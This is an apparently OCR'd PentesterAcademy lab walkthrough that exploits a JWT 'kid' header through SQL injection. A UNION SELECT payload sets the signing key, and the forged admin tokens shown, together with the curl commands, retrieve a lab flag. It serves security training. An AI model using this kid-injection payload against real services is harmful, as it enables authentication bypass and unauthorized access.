

ATTACK
DEFENSE
by PentesterAcademy

Name	kid Claim Misuse - Blind SQLi I
URL	https://attackdefense.com/challengedetails?cid=1428
Type	REST: JWT Expert

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.3  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:03  txqueuelen 0  (Ethernet)
        RX packets 160  bytes 14312 (14.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 130  bytes 346264 (346.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.108.121.2  netmask 255.255.255.0  broadcast 192.108.121.255
        ether 02:42:c0:6c:79:02  txqueuelen 0  (Ethernet)
        RX packets 22  bytes 1732 (1.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 1557 (1.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1557 (1.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.108.121.2.

Step 2: Use nmap to discover the services running on the target machine.

Command: nmap 192.108.121.3

```
root@attackdefense:~# nmap 192.108.121.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-22 02:12 UTC
Nmap scan report for a4de52f9bfd2.lab-network (192.108.121.3)
Host is up (0.000027s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 02:42:C0:6C:79:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
root@attackdefense:~#
```

Finding more information about the running service:

Command: nmap -sS -sV -p 8080 192.108.121.3

```
root@attackdefense:~# nmap -sS -sV -p 8080 192.108.121.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-22 02:11 UTC
Nmap scan report for a4de52f9bfd2.lab-network (192.108.121.3)
Host is up (0.000065s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
MAC Address: 02:42:C0:6C:79:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.02 seconds
root@attackdefense:~#
```

The target machine is running a Python based HTTP server on port 8080.

Step 3: Checking the presence of the REST API.

Interacting with the Python HTTP service to reveal more information about it.

Command: curl 192.108.121.3:8080

```
root@attackdefense:~# curl 192.108.121.3:8080

-== Welcome to the CLI JWT Token API ==-

    Endpoint    |  Method   | Description
    /issue      |   GET     | Issues a JWT token.
/goldenticket   |   POST    | Get your golden ticket (if role='admin').
    /help       |   GET     | Show the endpoints info.

root@attackdefense:~#
```

The response from port 8080 of the target machine reveals that the API is available on this port.

Note: The /goldenticket endpoint would give the golden ticket only if role="admin".

Step 4: Interacting with the API.

Getting a JWT Token:

Command: curl http://192.108.121.3:8080/issue

```
root@attackdefense:~# curl http://192.108.121.3:8080/issue
-== Issued Token: ==-

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6IjMifQ.eyJpYXQiOjE1NzQzODg4MDgsInJvbGUiOiJh
dXRoZW50aWNhdGVkIiwiZXhwIjoxNTc0NDc1MjA4fQ.LUnvdKvRBcENB0AKAkRYKXc_XoptUK4hxKfn_zq7zjc

==========================
root@attackdefense:~#
```

The response contains a JWT Token.

Issued JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6IjMifQ.eyJpYXQiOjE1NzQzODg4MDgsInJvb
GUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNTc0NDc1MjA4fQ.LUnvdKvRBcENB0AKAkRYKXc
_XoptUK4hxKfn_zq7zjc

Step 5: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit https://jwt.io and specify the token obtained in the previous step, in the "Encoded" section.

Note:

1. The algorithm used for signing the token is "HS256".
2. The token is using kid header parameter which contains the id of the secret key to be used for signing the token.

Info: The "kid" (key ID) Header Parameter is a hint indicating which key was used to secure the JWS.

Submitting the above issued token to the API to get the golden ticket:

Command:

```
curl -X POST -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6IjMifQ.eyJpYXQiOjE1NzQzODg4MDgsInJvb
GUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNTc0NDc1MjA4fQ.LUnvdKvRBcENB0AKAkRYKXc
_XoptUK4hxKfn_zq7zjc"}' http://192.108.121.3:8080/goldenticket
```

```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -X POST -d '{"to
ken": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6IjMifQ.eyJpYXQiOjE1NzQzODg4MDgsInJvb
GUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNTc0NDc1MjA4fQ.LUnvdKvRBcENB0AKAkRYKXc_XoptUK4hxKfn_
zq7zjc"}' http://192.108.121.3:8080/goldenticket

No golden ticket for you! Only admin has access to it!

root@attackdefense:~#
```

The server doesn't returns the golden ticket. It responds by saying that the ticket is only for the admin user.

As mentioned in the challenge description, the signing key would be retrieved from the SQL database using the kid parameter.

Vulnerability:
Since the attacker can modify the kid header parameter, the attacker controlled value would be used to retrieve the signing key from the SQL database.

The attacker could supply a SQL Injection payload and retrieve the key that he wants.


Step 6: Leveraging the vulnerability to create a forged token.

Modifying the kid header parameter and sending a SQL Injection payload in this field.

Set the kid field to the following payload:

Payload: non-existent-index' UNION SELECT 'ATTACKER';--

Secret Key: ATTACKER



Forged Token:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6Im5vbi1leGlzdGVudC1pbmRleCcgVU5JT04gU0VMRUNUICdBVFRBQ0tFUic7LS0ifQ.eyJpYXQiOjE1NzQzODg4MDgsInJvbGUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNTc0NDc1MjA4fQ.E-TeccCspn5pig7Bd7nW5m9mJnYQ3_hyHsF-nonRFxE

Submitting the above issued token to the API to get the golden ticket:

Command:

```
curl -X POST -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6Im5vbi1leGlzdGVudC1pbmRleCcgVU5JT04gU0VMRUNUICdBVFRBQ0tFUic7LS0ifQ.eyJpYXQiOjE1NzQzODg4MDgsInJvbGUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNTc0NDc1MjA4fQ.E-TeccCspn5pig7Bd7nW5m9mJnYQ3_hyHsF-nonRFxE"}' http://192.108.121.3:8080/goldenticket
```


```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -X POST -d '{"to
ken": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6Im5vbi1leGlzdGVudC1pbmRleCcgVU5JT04g
U0VMRUNUICdBVFRBQ0tFUic7LS0ifQ.eyJpYXQiOjE1NzQzODg4MDgsInJvbGUiOiJhdXRoZW50aWNhdGVkIiwi
ZXhwIjoxNTc0NDc1MjA4fQ.E-TeccCspn5pig7Bd7nW5m9mJnYQ3_hyHsF-nonRFxE"}' http://192.108.12
1.3:8080/goldenticket

No golden ticket for you! Only admin has access to it!

root@attackdefense:~#
```

The forged token worked with the signing key "ATTACKER".

Setting the role to "admin" using https://jwt.io.



Forged Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6Im5vbi1leGlzdGVudC1pbmRleCcgVU5JT04g
U0VMRUNUICdBVFRBQ0tFUic7LS0ifQ.eyJpYXQiOjE1NzQzODg4MDgsInJvbGUiOiJhZG1pbiI
sImV4cCI6MTU3NDQ3NTIwOH0.niuhuod9CcO8JMhGoYzuBF49xKrr-RSAGT_vAZZ_w7Q

Step 7: Using the forged token to retrieve the golden ticket.

Sending the request to get the golden ticket again:

Command:
curl -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6Im5vbi1leGlzdGVudC1pbmRleCcgVU5JT04
gU0VMRUNUICdBVFRBQ0tFUic7LS0ifQ.eyJpYXQiOjE1NzQzODg4MDgsInJvbGUiOiJhZG1pbi
IsImV4cCI6MTU3NDQ3NTIwOH0.niuhuod9CcO8JMhGoYzuBF49xKrr-RSAGT_vAZZ_w7Q"}'
http://192.108.121.3:8080/goldenticket

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"token": "eyJhbGciOiJIUzI1NiIsInR
5cCI6IkpXVCIsImtpZCI6Im5vbi1leGlzdGVudC1pbmRleCcgVU5JT04gU0VMRUNUICdBVFRBQ0tFUic7LS0ifQ.eyJpYXQiOjE1NzQzODg4M
DgsInJvbGUiOiJhZG1pbiIsImV4cCI6MTU3NDQ3NTIwOH0.niuhuod9CcO8JMhGoYzuBF49xKrr-RSAGT_vAZZ_w7Q"}' http://192.108.
121.3:8080/goldenticket

Golden Ticket: This_Is_The_Golden_Ticket_e19bfebed6580a3b4219b3ae0dd737997dfcf88aae3d783f

root@attackdefense:~#
```

Golden Ticket:
This_Is_The_Golden_Ticket_e19bfebed6580a3b4219b3ae0dd737997dfcf88aae3d783f

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)
3. JSON Web Signature RFC (https://tools.ietf.org/html/rfc7515)